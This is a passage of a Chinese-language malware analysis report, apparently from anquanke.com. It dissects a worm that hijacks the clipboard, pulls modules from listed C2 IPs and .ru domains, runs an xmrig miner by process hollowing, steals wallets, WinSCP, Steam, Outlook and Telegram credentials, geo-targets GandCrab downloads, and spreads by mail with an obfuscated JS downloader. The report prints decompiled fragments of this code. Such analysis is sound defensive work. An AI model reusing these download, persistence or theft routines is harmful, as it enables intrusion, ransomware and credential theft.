GlobalUnlock(hMem);
if ( OpenClipboard(0) )
{
  EmptyClipboard();
  SetClipboardData(1u, 安全客 ( www.anquanke.com )
  CloseClipboard();
```

劫持监控剪贴板

21.3.8 通过内置 C2 下载多个恶意模块

母体内嵌了 3 个 C2 服务器以及多个混淆的 DNS 备用地址用于下载传播其他病毒程序（这些 DNS 暂时无效，但如果前面 3 个 IP 被封或失效，可通过启用这些备用 DNS 来达到切换 C2 的目的）：

```
v24 = "http://92.63.197.48/";
v25 = "http://92.63.197.60/";
v26 = "http://92.63.197.112/";
v27 = "http://rosugoshurgurhos.ru/";
v28 = "http://gsisirfjjdissofj.ru/";
v29 = "http://rgouusrsuoonenue.ru/";
v30 = "http://euignjsosjfhgidi.ru/";
v31 = "http://oegoafaueoueuueu.ru/";
v32 = "http://eueininiavaeiiae.ru/";
v33 = "http://nfaiiaeiinbbivii.ru/";
v34 = "http://pppsooodlldliifi.ru/";
v35 = "http://aigiaeuiuueueuer.ru/";
v36 = "http://cnnaiisdiififiur.ru/";
v37 = "http://eeiieieiifigigid.ru/";
v38 = "http://ruuiooototoroidj.ru/";
v39 = "http://ddissisifigifidi.ru/";
v40 = "http://cicicicciicciiis.ru/";
v41 = "http://ssorgurufsogusru.ru/";
v42 = "http://eoppgjrsokoedosb.ru/";
v43 = "http://geoaueoafugaeije.ru/";
v44 = "http://nnvnmsiisirurutt.ru/";
v45 = "http://auueieieiiighisf.ru/";
v46 = "http://eoooeghgosofofjs.ru/";
v47 = "http://eogoehosheFheguh.ru/";
v48 = "http://sgsourfsuofgsgur.ru/";
v49 = "http://aeiigiifhsissirg.ru/";
v50 = "http://aefouageoeeougaeo.ru/";
```


将下列 5 个文件名与上述 ULR 链接拼接成完整下载链接：

```
mov     [ebp+var_BA4], offset aTExe ; "t.exe"
mov     [ebp+var_BA0], offset aNExe ; "n.exe"
mov     [ebp+var_B9C], offset aPExe ; "p.exe"
mov     [ebp+var_B98], offset aUExe ; "u.exe"
mov     [ebp+var_B94], offset aOExe ; "o.exe"
```


此处 5 个恶意链接用来下载传播其他病毒，可谓 ‘‘五毒俱全’’。

下载的多个恶意模块保存在%TEMP% 目录下并随机命名，然后删除对应的 Zone.Identifier 避免运行时出现风险提示：

下载成功后创建进程执行该文件：

此次分析时下载的恶意模块包括：传播模块、2 个勒索病毒 Downloader、窃密模块、挖矿模块（具体推送某类恶意程序随时间以及 C2 服务器而定）


21.4 挖矿模块分析

21.4.1 内存解密 PE 加载执行

挖矿模块与病毒母体采用了类似代码混淆方式，通过内存解密 PE 并加载执行：

解密配置文件 URL 地址、以及矿池地址等数据

内存映射 NTDLL 模块，获取所需 API，绕过 R3 Hook



通过`http://92.63.197.60/newup.txt`获取挖矿配置相关数据

分析调试时，上述链接已失效：

解析配置数据，包含钱包地址、挖矿端口等配置信息

构造 xmrig Config 配置文件

根据前面获取到的钱包地址等信息，构造 config 文件，并进行 base64 编码保存。

```
sub_4016E0(&v16, "\r\n\t\"autosave\": false,");
sub_4016E0(&v16, "\r\n\t\"background\": false,");
sub_4016E0(&v16, "\r\n\t\"colors\": true,");
sub_4016E0(&v16, "\r\n\t\"retries\": 5,");
sub_4016E0(&v16, "\r\n\t\"retry-pause\": 5,");
sub_4016E0(&v16, "\r\n\t\"syslog\": false,");
sub_4016E0(&v16, "\r\n\t\"print-time\": 60,");
sub_4016E0(&v16, "\r\n\t\"av\": 0,");
sub_4016E0(&v16, "\r\n\t\"safe\": false,");
sub_4016E0(&v16, "\r\n\t\"cpu-priority\": null,");
sub_4016E0(&v16, "\r\n\t\"cpu-affinity\": null,");
sub_4016E0(&v16, "\r\n\t\"donate-level\": 0,");
sub_4016E0(&v16, "\r\n\t\"threads\": ");
sub_4016E0(&v16, &v29);
sub_4016E0(&v16, ",");
sub_4016E0(&v16, "\r\n\t\"pools\": [");
sub_4016E0(&v16, "\r\n\t\t{");
sub_4016E0(&v16, "\r\n\t\t\t\"url\": \"");
sub_4016E0(&v16, a2);
sub_4016E0(&v16, "\",");
sub_4016E0(&v16, "\r\n\t\t\t\"user\": \"");
sub_4016E0(&v16, a3);
sub_4016E0(&v16, "\r\n\t\t\t\"pass\": \"");
```


配置文件格式化

```
"algo": "cryptonight",
"autosave": false,
"background": false,
"colors": true,
"retries": 5,
"retry-pause": 5,
"syslog": false,
"print-time": 60,
"av": 0,
"safe": false,
"cpu-priority": null,
"cpu-affinity": null,
"donate-level": 0,
"threads": 1,
"pools": [
        {
                "url": "92.63.197.60:9090",
                "user": "a2feaaa1-17ea-49b5-a691-3af9d85cea75",
                "pass": "x",
                "keepalive": false,
                "nicehash": false,
                "variant": 2,
                "tls": false,
                "tls-fingerprint": null
        }
],
"api": {
        "port": 0,
        "access-token": null,
        "worker-id": null
}
```

Base64 解码后的配置文件（由于 url 失效，无法获取有效钱包地址）

21.4.2 持久化设置

拷贝自身至 “ProgramData\GCxcrhlcfj’’ 目录，并创建 r.vbs 脚本：

```
sub_401A00((int)&ExistingFileName, (__int16 *)&PathName);
stub_strcat((char *)&ExistingFileName, (char *)L"\\");
stub_strcat((char *)&ExistingFileName, (char *)&word_4C972C);
v8[sub_401840(&ExistingFileName)] = 0;
sub_401A00((int)&FileName, (__int16 *)&PathName);
stub_strcat((char *)&FileName, (char *)L"\\r.vbs");
if ( !sub_407BF0((int)&v4, (int)&unk_400628, 7) )
  return 0;
stub_strcat((char *)&v4, (char *)L"\\");
stub_strcat((char *)&v4, (char *)&xmmword_4C978C);
stub_strcat((char *)&v4, (c
if ( !sub_405FA0(a1, &ExistingFileName) )      // 拷贝自身
```


通过 VBS 脚本，在 start menu 下生成 url 快捷方式，指向样本自身：

```
Set objFSO=CreateObject("Scripting.FileSystemObject")
outFile="C:\Users\VIRUS\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\EJWbfDcdxM.url"
Set objFile = objFSO.CreateTextFile(outFile,True)
objFile.Write "[InternetShortcut]" & vbCrLf & "URL=" "file:///C:\ProgramData\GCxcrhlcfj\winsrvcs32.exe"""
objFile.Close
```

调用 wscript 执行：

```
stub_memset2((char *)&StartupInfo, 0, 0x44u);
ProcessInformation = 0i64;
sub_401A00((int)&CommandLine, L"cmd.exe /C WScript \"");
stub_strcat((char *)&CommandLine, v1);
stub_strcat((char *)&CommandLine, (char *)L"\"");
result = sub_407B20((LPCWSTR)v1);
if ( result )
{
  CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  CloseHandle(ProcessInformation.hThread);
  result = CloseHandle(ProcessInformation.hPro
}
return result;
```


Url 快捷方式负责启动挖矿病毒：

```
[InternetShortcut]
URL="file:///C:\ProgramData\GCxcrhlcfj\winsrvcs32.exe"
```

21.4.3 解密内嵌的 xmrig 程序，借壳系统程序作为傀儡进程挖矿

挂起方式启动 wuapp.exe，其命令行参数为挖矿配置文件：

```
lea rax,[local.49]
pStartupInfo = 0012E45C
CurrentDir = NULL
pEnvironment = NULL
CreationFlags = CREATE_SUSPENDED|CREATE_NO_WINDOW
InheritHandles = FALSE
pThreadSecurity = NULL
pProcessSecurity = NULL
[arg.1]
ModuleFileName = NULL
```

解密 xmrig：

解密 xmrig


内存解密出的 PE 为 XMRig 2.8.1 版本：

在傀儡进程注入代码:

傀儡进程注入

21.4.4 监控 TaskMgr.exe

为了隐蔽自身，样本会实时遍历系统进程检查是否有任务管理器进程存在，如果发现则杀掉挖矿进程：



杀进程代码

21.5 窃密模块分析

该窃密木马为 Delphi 编写，窃密内容主要包括即时通讯软件聊天记录、浏览器历史记录、WinSCP 凭据、Steam 账号、虚拟货币钱包、邮箱、屏幕截图等。

样本尝试与 C2 服务器通讯拉取配置信息（服务器已失效）

相关窃密功能代码结构：


```
if ( *(_BYTE *)(*(_DWORD *)v163 + 1) == 0x2B )// 邮箱、Pidgin、psi通讯软件 winSCP
{
  sub_40E1DC();
  sub_405424(&v126);
  sub_40E6D4(v126, (int)&str_PasswordsList_t[1]);
}
if ( *(_BYTE *)(*(_DWORD *)v163 + 2) == 0x2B )// 浏览器cookie
{
  sub_4138B4();
  sub_405574(&v125);
  sub_40E6D4(v125, *(_DWORD *)off_4182FC);
}
if ( *(_BYTE *)(*(_DWORD *)v163 + 9) == 0x2B )// 浏览器历史记录
  sub_4138E8(0);
if ( *(_BYTE *)(*(_DWORD *)v163 + 3) == 0x2B )
{
  sub_414DE8((int)L"Coins");
  *(_DWORD *)off_4182C4 += sub_413F58(// 虚拟货币货币钱包
                             L"%appdata%\\Electrum\\wallets\\",
                             (int)dword_419A1C,
                             (signed __int32)L"Coins\\Electrum",
                             0,
                             2000,
                             1,
                             0,
                             0);
  *(_DWORD *)off_4182C4 += sub_413F58(
                             L"%appdata%\\Electrum-LTC\\wallets\\",
                             (int)dword
                             (signed __int32)L"Coins\\Electrum-LTC",
```


涉及的虚拟货币钱包：

```
if ( sub_413F58(
       (OLECHAR *)&off_419B84,
       (int)L"*.json,*.seco",
       (signed __int32)L"Coins\\Exodus",
       0,
       5000,
       1,
       0,
       0) > 0 )
  ***(_DWORD *)off_4182C4;
if ( sub_413F58(
       (OLECHAR *)&off_419BE4,
       (int)dword_419A1C,
       (signed __int32)L"Coins\\Jaxx\\Local Storage\\",
       0,
       5000,
       1,
       0,
       0) > 0 )
  ***(_DWORD *)off_4182C4;
if ( sub_413F58(
       (OLECHAR *)&off_419CC4,
       (int)L"mbhd.wallet.aes,mbhd.checkpoints,mbhd.spvchain,mbhd.yaml",
       (signed __int32)L"Coins\\Mul
       0,
```


Exodus 、JAXX、MultiBit HD

Monero



Electrum、Electrum-LTC、BitcoinCore

即时通讯软件：

Skype 聊天记录等数据

```
mov     edx, [ebp+var_40]
mov     ecx, offset aJid ; "</jid>"
mov     eax, offset aJidType@string ; "<jid type=\"@String\">"
call    sub_407400
mov     edx, [ebp+var_3C]
lea     eax, [ebp+var_30]
call    @System@@LStrFromWStr$qqrr17System@AnsiStringx17System@WideString ; System::__linkp
mov     eax, [ebp+var_30]
push    eax
lea     eax, [ebp+var_54]
push    eax
lea     eax, [ebp+var_58]
mov     edx, [ebp+var_10]
call    @System@@WStrFromLStr$qqrr17System@WideStringx17System@AnsiString ; System::__linkp
mov     edx, [ebp+var_58]
mov     ecx, offset aPassword_1 ; "</
mov     eax, offset aPasswordTypeQs ; "<
call    sub_407400
```



```
while ( unknown_libname_64(&str__account_[1], v20) )
{
  System::__linkproc__ LStrClr(&v19);
  System::__linkproc__ WStrFromLStr((int)&v17, v20);
  sub_407400((int)L"<account>", v17, (int)L"</account>", (int)&v18);
  System::__linkproc__ LStrFromWStr(&v19, v18);
  System::__linkproc__ WStrFromLStr((int)&v14, v19);
  sub_407400((int)L"<name>", v14, (int)L"</name>", (int)&v15);
  System::__linkproc__ LStrFromWStr(&v16, v15);
  v1 = v16;
  System::__linkproc__ WStrFromLStr((int)&v11, v19);
  sub_407400((int)L"<password>", v11, (int)L"</password>", (int)&v12);
  System::__linkproc__ LStrFromWStr(&v13, v12);
  v2 = v13;
  System::__linkproc__ WStrFromLStr((int)&v8, v19);
  sub_407400((int)L"<protocol>", v8, (int)L"</protocol>", (int)&v9);
  System::__linkproc__ LStrFromWStr(&v10, v9);
  sub_40525C((int)&str_4_0[1], (int)&str_Pi
  v3 = unknown_libname_64(&str__account_[1],
  System::__linkproc__ LStrDelete(&v20, 1, v3, v7, v6, v5);
```



```
sub_413F58(
  L"%appdata%\\Telegram Desktop\\tdata\\",
  (int)L"D877F783D5*,map*",
  (signed __int32)L"Telegram",
  0,
```


Pidgin、PSI、TeleGram

WinSCP：

```
tem::__linkproc__ WStrAsg(&v34, L"Software\\Martin Prikryl\\WinSCP 2\\Sessions\\");
= System::__linkproc__ WStrToPWChar(v34);
( !((int (__stdcall *)(signed int, int, int **, int *, int *))*off_41B474)(-2147483647, v8, &v33,

1 = 0; |
hile ( 1 )

v8 = (int *)2048;
v7 = (int *)&v29;
if ( ((int (__stdcall *)(int *, int, char *, signed int))*off_41B248)(v33, v1, &v29, 2048) )
  break;
++v1;
v8 = 0;
v7 = (int *)&v32;
unknown_libname_70((int)&v27, &v29, 1024);
System::__linkproc__ WStrCat3(&v28, v34, v27, v10, v9, v8, v7);
sub_407560((char *)0x80000001, v28, (int)L"HostName", (char)v8, (int)v7);
if ( System::__linkproc__ WStrLen(v32) >= 2 )
{
  unknown_libname_70((int)&v25, &v29, 1024);
  System::__linkproc__ WStrCat3(&v26, v34, v25, v12, v11, v10, v9);
  v2 = sub_407604(-2147483647, v26, L"PortNumber");
  v8 = 0;
  v7 = &v31;
  unknown_libname_70((int)&v23, &v29, 1024);
  System::__linkproc__ WStrCat3(&v24, v34, v23, v10, v9, v8, v7);
  sub_407560((char *)0x80000001, v24, (int)L"UserName", (char)v8, (int)v7);
  v8 = 0;
  v7 = &v30;
  unknown_libname_70((int)&v21, &v29, 1024);
  System::__linkproc__ WStrCat3(&v22, v34, v21
  sub_407560((char *)0x80000001, v22, (int)L"Password", (char)v8, (int)v7);
```

Outlook 邮箱：

```
System::__linkproc__ WStrCatN(&v40, 5, v19, v26, v39);
System::__linkproc__ WStrCat3(&v38, v75, L" Port", v30, v29, v28, v40);
v70 = sub_407684(-2147483647, v27, v38);
System::__linkproc__ WStrCat3(&v37, v75, L" Password", &v77, &v64, &v78, 0);
v20 = System::__linkproc__ UStrToPWChar(v37);
if ( !(*(int (__stdcall **)(int *, int, int, int *, int *, int *))off_41B398[0])(
        v80,
        v20,
        v21,
        v25,
        v26,
        v27) )
{
  sub_404F54(&v66, &v65, v77 - 1);
  sub_40C170(&v66, v77 - 1, &v76);
  v27 = &v76;
  unknown_libname_64(&dword_40C9AC, v76);
  System::__linkproc__ LStrCopy(v27);
  System::__linkproc__ WStrFromLStr(&v72, v76, v22);
}
System::__linkproc__ LStrFromWStr(&v36, v71);
v30 = v36;
System::__linkproc__ LStrFromWStr(&v35, v72);
v30 = v35;
System::__linkproc__ LStrFromWStr(&v34, v73);
v30 = v34;
v29 = v75;
v28 = (int *)L"://";
v27 = v74;
v26 = dword_40C960;
sub_40709C(v70, &v31);
System::__linkproc__ WStrCatN(&v32, 5, v23, v24, v21);
System::__linkproc__ LStrFromWStr(&v33, v32);
sub_40525C((int)&str_3[1], (int)"Outlook", v33, (int)v27, (int)v26, (int)v25);
```


Steam 账号相关：

```
sub_4075C8((char *)0x80000001, (int)L"Software\\Valve\\Steam", (int)L"SteamPath", 0, (int)&v31);
sub_40717C(&v28);
System::__linkproc__ WStrAsg(&v31, v28);
System::__linkproc__ WStrCat3(&v27, v31, L"\\ssfn*", v13, v12, v11, &v29);
v2 = System::__linkproc__ UStrToPWChar(v27);
v4 = ((int (__stdcall *)(int, int, BSTR, BSTR, char *))*off_41B2D8)(v2, v3, v11, v12, v13);
do
{
  v12 = v32;
  v12 = (BSTR)dword_414D58;
  unknown_libname_70((int)&v24, &v30, 260);
  System::__linkproc__ WStrCatN(&v25, 3, v5, v12, v24);
  System::__linkproc__ LStrFromWStr(&v26, v25);
  v13 = v26;
  v12 = v31;
  v11 = (BSTR)dword_414D58;
  unknown_libname_70((int)&v22, &v30, 260);
  System::__linkproc__ WStrCatN(&v23, 3, v6, v11, v22);
  sub_40E79C(v23, v14);
  v14 = &v29;
  v13 = (char *)v4;
}
while ( ((int (__stdcall *)(int))*v1)(v4) );
v13 = (char *)v4;
(*(void (**)(void))off_41B3EC[0])();
System::__linkproc__ WStrCat3(&v21, v31, L"\\Config\\*.vdf", v15, v14, v13, &v29);
```


窃取浏览器的历史记录、Cookie 等信息（主要针对火狐浏览器）：

```
System::__linkproc__ WStrCatN(&v33, 4, v6, v32, L"\\Cookies");
if ( (unsigned __int8)sub_40776C(v33) )
{
  v16 = (char *)&savedregs;
  v15 = &loc_40FA18;
  v14 = (int *)__readfsdword(0);
  __writefsdword(0, (unsigned int)&v14);
  if ( !a4 )
  {
    v7 = (int)v41;
    unknown_libname_70((int)&v28, &v36, 260);
    System::__linkproc__ WStrCatN(&v29, 4, v8, v28, L"\\Cookies");
    sub_40ED88(v29, &v30);
    System::__linkproc__ LStrFromWStr(&v31, v30);
    unknown_libname_70((int)&v25, &v36, 260);
    System::__linkproc__ WStrCatN(&v26, 6, v9, v25, L".txt");
    System::__linkproc__ LStrFromWStr(&v27, v26);
    sub_40E6D4(v7, v27);
  }
  if ( a4 == 1 )
  {
    v10 = (int)v41;
    unknown_libname_70((int)&v21, 安全客 ( www.anquanke.com )
    System::__linkproc__ WStrCatN(&v22, 4, v11, v21, L"\\Cookies");
```

```
do
{
  v12 = v38;
  v11 = dword_412FFC;
  unknown_libname_70((int)&v22, FindFileData.cFileName, 260);
  v10 = v22;
  System::__linkproc__ WStrCatN(&v23, 5, v5, dword_412FFC, *(_DWORD *)off_41B188);
  if ( (unsigned __int8)sub_40776C(v23) )
  {
    v12 = (struct _WIN32_FIND_DATAW *)&savedregs;
    v11 = (int *)&loc_412FA8;
    v10 = __readfsdword(0);
    __writefsdword(0, (unsigned int)&v10);
    if ( !a4 )
    {
      v6 = (int)v38;
      unknown_libname_70((int)&v10, FindFileData.cFileName, 260);
      System::__linkproc__ WStrCatN(&v19, 4, v7, v10, L"\\History");
      sub_412974(v19, &v20);
      System::__linkproc__ LStrFromWStr(&v21, v20);
      unknown_libname_70((int)&v15, FindFile
      System::__linkproc__ WStrCatN(&v16, 6
      System::__linkproc__ LStrFromWStr(&v17, v16);
```

```
dword_4128A0    dd 5Ch                  ; DATA XREF: sub_41253C+8C↑o
aSelectDatetime db 'SELECT DATETIME(moz_historyvisits.visit_date/1000000, "unixepoch"'
                                        ; DATA XREF: sub_41253C+120↑o
                db ', "localtime"),moz_places.title,moz_places.url FROM moz_places, m'
                db 'oz_historyvisits WHERE moz_places.id = moz_historyvisits.place_id'
                db ' ORDER By moz_historyvisits.visit_date DESC LIMIT 0, 10000',0
```


火狐浏览器 sqlite 数据库

21.6 勒索模块分析

由母体下载的 2 个勒索模块是做了静态免杀的 DownLoader，其中一个针对 ‘‘中国’’ 地区，而另一个针对 ‘‘越南’’ 以及 ‘‘中国’’ 地区投放 GandCrab 勒索病毒。以下是针对 ‘‘中国’’ 和 ‘‘越南’’ 地区的下载逻辑相关代码，另一个只针对 ‘‘中国’’ 类似，此处不重复分析。

```
v7 = "cn";                              // 中国
v8 = "vn";
memset(&Dst, 0, 0x104u);
```

地区列表

通过访问http://92.63.197.48/geo.php 从服务器拉取地区代码列表，然后与”CN’’ 以及”VN’’ 相比较，如果满足这两个地区，则开始下载 GandCrab 勒索病毒：

```
v2 = InternetOpenUrlA(v0, "http://92.63.197.48/geo.php", 0, 0, 0, 0);
v5 = 0;
while ( strcmp((&v7)[v5], &Dst) )                    // 比较地区列表
{
  if ( (unsigned int)++v5 >= 2 )
    goto LABEL_10;
}
return 1;
```


比较地区列表

```
v5 = InternetOpenUrlW(v3, L"http://92.63.197.48/crb.exe", 0, 0, 0, 0);
if ( v5 )
{
  v6 = CreateFileW(Dst, 0x40000000u, 0, 0, 2u, 0, 0);
  if ( v6 != (HANDLE)-1 )
  {
    if ( InternetReadFile(v5, &Buffer, 0x207u, &dwNumberOfBytesRead) )
    {
      do
      {
        if ( !dwNumberOfBytesRead )
          break;
        WriteFile(v6, &Buffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0);
      }
      while ( InternetReadFile(v5, &Buffer, 0x207u, &dwNumberOfBytesRead) );
      v4 = v9;
    }
    CloseHandle(v6);
    snwprintf(&Dest, 0x208u, L"%ls:Zone.Identifier", Dst);
    DeleteFileW(&Dest);
    Sleep(0x1F4u);
    StartGandCrab(Dst);                              // 启动gandcrab勒索病毒
```


通过 C2 下载 GandCrab 母体并执行

下载的 GandCrab 母体为 5.0.4 版本，与常见的版本无差异，这里不再做重复分析：

```
.rdata:00··· 00000012     C (··· pc_group
.rdata:00··· 00000010     C (··· pc_name
.rdata:00··· 00000010     C (··· pc_user
.rdata:00··· 00000016     C (··· ransom_id=
.rdata:00··· 00000012     C (··· [USERID]
.rdata:00··· 0000000C     C (··· 5.0.4
.rdata:00··· 00000018     C (··· [EXTENSION]
```


21.7 传播模块分析

传播模块依旧做了静态免杀处理，以及设置持久化运行，并通过 SMTP 协议发送携带恶意附件的邮件进行传播，邮件附件为带有恶意 JS 脚本的压缩包，该恶意脚本最终通过 Powershell 远程下载并执行本次蠕虫母体 DownLoader。

21.7.1 持久化设置

拷贝自身到 windows\自建目录下，并重命名为 wincfgrmgr32：

```
snwprintf(&PathName, 0x208u, L"%ls\\7070874067070S0", &v28);
snwprintf(&pszPath, 0x208u, L"%ls\\%ls", &PathName, &wincfgrmgr32.exe);
if ( PathFileExistsW(&pszPath) )
  break;
if ( !PathFileExistsW(&PathName) )
  CreateDirectoryW(&PathName, 0);
if ( CopyFileW(Dst, &pszPath, 0) )
  break;
```


通过注册表设置自身为开机启动：

```
if ( !RegOpenKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\",
        0,
        0xF003Fu,
        &phkResult) )
{
  v4 = wcslen(&pszPath);
  RegSetValueExW(phkResult, ValueName, 0, 1u, (const BYTE *)&pszPath, 2 * v4 + 2);
  RegCloseKey(phkResult);
}
if ( !RegOpenKeyExW(
        HKEY_CURRENT_USER,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\",
        0,
        0xF003Fu,
        &phkResult) )
{
  v5 = wcslen(&pszPath);
  RegSetValueExW(phkResult, ValueName, 安全客 ( www.anquanke.com ));
  RegCloseKey(phkResult);
```

通过 aol.com 获取邮箱服务器地址并测试连通性

```
00401752  .  50              push eax
00401753  .  6A 00           push 0x0
00401755  .  6A 00           push 0x0
00401757  .  6A 0F           push 0xF
00401759  .  68 98524000     push wincfgrn.00405298                ASCII "aol.com"
0040175E  .  E8 252D0000     call <jmp.&DNSAPI.DnsQuery_A>
00401763  .  8945 F8         mov [local.2],eax
00401766  .  837D F8 00      cmp [local.2],0x0
0040176A  .  75 33           jnz short wincfgrn.0040179F
0040176C  .  6A 19           push 0x19
0040176E  .  8B4D FC         mov ecx,[local.1]
00401771  .  8B51 18         mov edx,dword ptr ds:[ecx+0x18]
00401774  .  52              push edx
00401775  .  E8 C6020000     call wincfgrn.00401A40
0040177A  .  83C4 08         add esp,0x8
0040177D  .  8945 F4         mov [local.3],eax
00401780  .  837D F4 00      cmp [local.3],0x0
00401784  .  7E 19           jle short wincfgrn.0040179F
00401786  .  6A 01           push 0x1
eax=00000000
堆栈 ss:[0012EEA4]=00000000

地址      HEX 数据                                          ASCII
012D0910  6D 78 2D 61 6F 6C 2E 6D 61 69 6C 67 6D 30 2E 79  mx-aol.mail.gm0.y
012D0920  61 68 6F 6F 64 6E 73 2E 6E 65 74 00 00 00 00     ahoodns.net....
```


邮箱服务器：mx-aol.mail.gm0.yahoodns.net

21.7.2 下载并打包 JS DownLoader 脚本

通过 C2：`http://ssofhoseuegsgrfnu.ru/m/get.js` 下载恶意 js 脚本，该 JS 是一个 DownLoader，保存在 TEMP 目录随机文件名.jpg

```
snwprintf(&v22, 0x208u, L"%lsget.js", &v27);  // http://ssofbaseuegsgrfnu.ru/m/get.js
v2 = GetTickCount();
srand(v2);
v3 = rand() % 60000 + 10000;
v4 = rand();
snwprintf(&::Filename, 0x208u, L"%ls\\%d%d.jpg", &v28, v4 % 60000 + 10000, v3);
v5 = rand() % 60000 + 10000;
v6 = rand();
snwprintf(&Filename, 0x208u, L"%ls\\%d%d.jpg", &v28, v6 % 60000 + 10000, v5);// 随机文件名
Sleep(0x1F4u);
if ( !URLDownloadToFileW(0, &v22, &Filename, 0, 0) )// 下载js文件
```


连接服务器下载 js 文件

```
var fucfdfdsfsdfsfsdfghhlksaka_0x1479 = ['\x77\x35\x68\x61\x77\x6f\x51\x72\x77\x35\x52\x45\x4
    var _0x5baa6d = function(_0x11fc35) {
        while (--_0x11fc35) {
            _0x4522bb['push'](_0x4522bb['shift']());
        }
    };
    _0x5baa6d(++_0x2b53d0);
} (fucfdfdsfsdfsfsdfghhlksaka_0x1479, 0xaf));
var fucfdfdsfsdfsfsdfghhlksaka_0xde0c = function(_0x2d8f05, _0x4b81bb) {
    _0x2d8f05 = _0x2d8f05 - 0x0;
    var _0x4d74cb = fucfdfdsfsdfsfsdfghhlksaka_0x1479[_0x2d8f05];
    if (fucfdfdsfsdfsfsdfghhlksaka_0xde0c['qvINDq'] === undefined) { (function() {
            var _0x36c6a6 = function() {
                var _0x33748d;
                try {
                    _0x33748d = Function('return\x20(function()\x20' + '{}.constructor{\x22
                } catch(_0x3e4c21) {
                    _0x33748d = window;
                }
                return _0x33748d;
            };
            var _0x5c685e = _0x36c6a6();
            var _0x3e3156 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+
            _0x5c685e['atob'] || (_0x5c685e['atob'] = function(_0x1e9e81) {
                var _0x292610 = String(_0x1e9e81)['replace'](/=+$/, '');
                for (var _0x151bd2 = 0x0,
                _0x558098, _0xd7aec1, _0x230f38 = 0x0,
                _0x948b6c = ''; _0xd7aec1 = _0x292610['charAt'](_0x230f38++);~_0xd7aec1 &&
                    _0xd7aec1 = _0x3e3156['indexOf'](_0xd7aec1);
                }
                return _0x948b6c;
```

经过混淆处理的 js 代码

接着将 js 脚本文件压缩成 zip 格式：

```
Sleep(0x1F4u);
v9 = rand() % 60000 + 10000;
v10 = rand();
snwprintf(&FileName, 0x208u, L"%ls\\%d%d.zip", &v28, v10 % 60000 + 10000, v9);
v11 = sub_401380(5u);
sprintf(byte_A075F0, "Love_You_2018_%d", v11);
sprintf(&Dst, "%s.js", byte_A075F0);
sub_403D70(&Filename, &FileName, &Dst);     // 创建zip压缩包，内部是下载的js
```

```
hObject = CreateFileW(lpFileName, 0x80000000, 3u, 0, 3u, 0x80u, 0);
